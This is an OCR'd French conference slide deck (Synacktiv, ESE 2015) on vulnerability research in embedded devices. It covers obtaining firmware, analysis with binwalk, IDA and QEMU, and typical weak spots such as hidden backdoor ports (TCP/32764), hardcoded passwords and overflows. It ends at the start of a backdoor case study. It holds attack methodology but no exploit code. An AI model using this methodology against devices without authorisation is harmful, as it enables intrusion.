SYNACKTIV
DIGITAL SECURITY

Recherche de vulnérabilités dans les matériels embarqués

De la recherche de firmwares à l'exploitation

Présenté le 30/05/2015


Pour ESE 2015

Par Eloi Vanderbeken – eloi.vanderbeken - AT - synacktiv.com

$ whoami

- **Eloi Vanderbeken**
  - @elvanderb
  - eloi.vanderbeken – AT – synacktiv.com
- **Synacktiv**
  - http://www.synacktiv.ninja
  - Plus de 3 ans d'existence
  - 10 consultants (et on recrute encore !)
  - « Société d'expertise en sécurité des systèmes d'information »
    - Là où y a de la sécurité, des systèmes et de l'information
    - Pentests internes et externes, exercices *Red-Team*, attaques *client-side*, réponse à incident, *reverse-engineering*, recherche et exploitation de vulnérabilités, intrusions couplées physiques et logiques, etc

Sujet de cette présentation




- **De plus en plus de systèmes embarqués...**
  - Souvent connectés à Internet
  - Cycles de développement / vie courts
  - Parfois très sensibles
    - Accès VPN, firewalls, *appliances* censées vous sauver des méchantes APTs...
- **Systèmes...**
  - *closed source*
  - (souvent) sans interface de *debug*
  - (parfois) avec des *backdoor*
- **C'est la mode !**
  - De plus en plus de publications à ce sujet…
  - … de plus en plus de *bad guys* cherchent et exploitent les vulnérabilités

Premiers pas


Repérer sa cible, préparer ses outils

Récupération du *firmware*



- **Mises à jour**
  - Site de l'éditeur
  - Site tiers : http://www.modem-help.co.uk/
- **Recherche et exploitation d'une vulnérabilité**
  1 - Recherche de vulnérabilités avec un compte administrateur
  2 - Récupération du *firmware*
  3 - Recherche de vulnérabilités pré-authentification
  4 - …
  5 - Profit !
- ***Dump* matériel**
  - Utilisation du port JTAG, d'un port série, etc.
  - Nécessite parfois des modifications du matériel
  - Pas l'objet de cette présentation ☺
  - Plus d'informations : http://www.devttys0.com


Utilisation d'un analyseur logique



Analyse du *firmware*


- **Reconnaissance du format**
  - Format de mise-à-jour propriétaire
  - ELF
  - Exécutable
  - Etc.
- **Identification de l'architecture**
  - Recherche du SoC + Google
  - Chaînes de caractères dans le *firmware*
  - Patterns d'instructions spécifiques


L'outil *binwalk*



- **http://binwalk.org/**
- **Signatures**
  - Fichiers
  - Système de fichiers
  - Formats spécifiques aux constructeurs
  - Chaînes de copyright
  - Prologues de fonctions dans différents langages assembleurs
  - Etc.
- **Extraction automatique des fichiers reconnus**
- **Visualisation en 2D / 3D**

L'outil *binwalk* - cont'd






L'outil IDA

- **Désassembleur bien connu**
- **Supporte l'ajout de *loaders* en python**
  - Ajout du support pour des SoC en moins d'une centaine de lignes
  - http://www.devttys0.com/2012/03/writing-a-bflt-loader-for-ida/
- **Ne pas hésiter à coder des scripts en Python pour faciliter et automatiser l'analyse**
  - IDA n'est pas magique et rate pas mal de choses

Exemples de scripts IDA




- **Trouver l'ensemble des fonctions non listées par IDA**
  - Rechercher des patterns d'instructions
- **Trouver l'adresse de base (image base) d'un *firmware***
  - Lister l'ensemble des *DWORD*
  - Chercher l'ensemble des *offset* pour les chaînes de caractères dans le binaire (ou de fonctions, de structure etc.)
  - Chercher quelle *image base* donne le plus grand nombre de correspondances *offset* + *image base* ↔ *DWORD*
- **Trouver la boucle principale du serveur HTTP**
  - Trouver l'ensemble des fonctions faisant référence aux chaînes *POST*, *GET*, *HTTP,* etc.
  - Construire un graphe de référence
  - La racine est probablement la boucle principale

Phase de recherche

Où chercher et trouver des vulnérabilités

Découverte des binaires intéressants



- **Scan des services exposés avec l'outil *nmap***
- **Puis *grep* !**
  - API intéressantes : *bind* / *socket* / *system* / fonctions du *firmware* / ...
  - Scripts d'initialisations
  - Messages de l'interface WEB
  - etc.
- **Émulation du périphérique à l'aide de QEMU**
  - Nombreuses architectures disponibles sur http://people.debian.org/~aurel32/qemu/
  - Transfert du système de fichiers
  - *chroot* + exécution des scripts d'initialisation

Où chercher ?

- **Binaires écoutant sur des ports bizarres**
  - Outils de *maintenance* ou de *diagnostique* (CVE-2014-0659 / TCP/32764)
  - Protocoles étranges implémentés de manière généralement vulnérable (CVE-2015-3036 – TCP/20005 - NetUSB)
- **Serveurs HTTP**
  - Souvent de grosses machines à état
    - *Bypass* d'authentification
    - *Bypass* de restrictions
- **Tout ce qui est basé sur du code *open source***
  - Souvent modifiés...
  - … rarement patchés.

Où chercher ? - cont'd

- **Les outils de configuration automatiques**
  - Mots de passe codés en dur
  - Services cachés
- **Les vulnérabilités des années '90**
  - *Shell escape*
  - *Stack based buffer overflow*
  - *Format string*
- **Les vulnérabilités web classiques**
  - Injections SQL


    Souvent des SGBD customisés

    Nécessite de modifier un peu les outils
  - Le reste du top 10 OWASP

Cas pratique


Backdoor TCP/32764

Pendant noël...




(1Mb/s) / (10 users * 68dB)

=

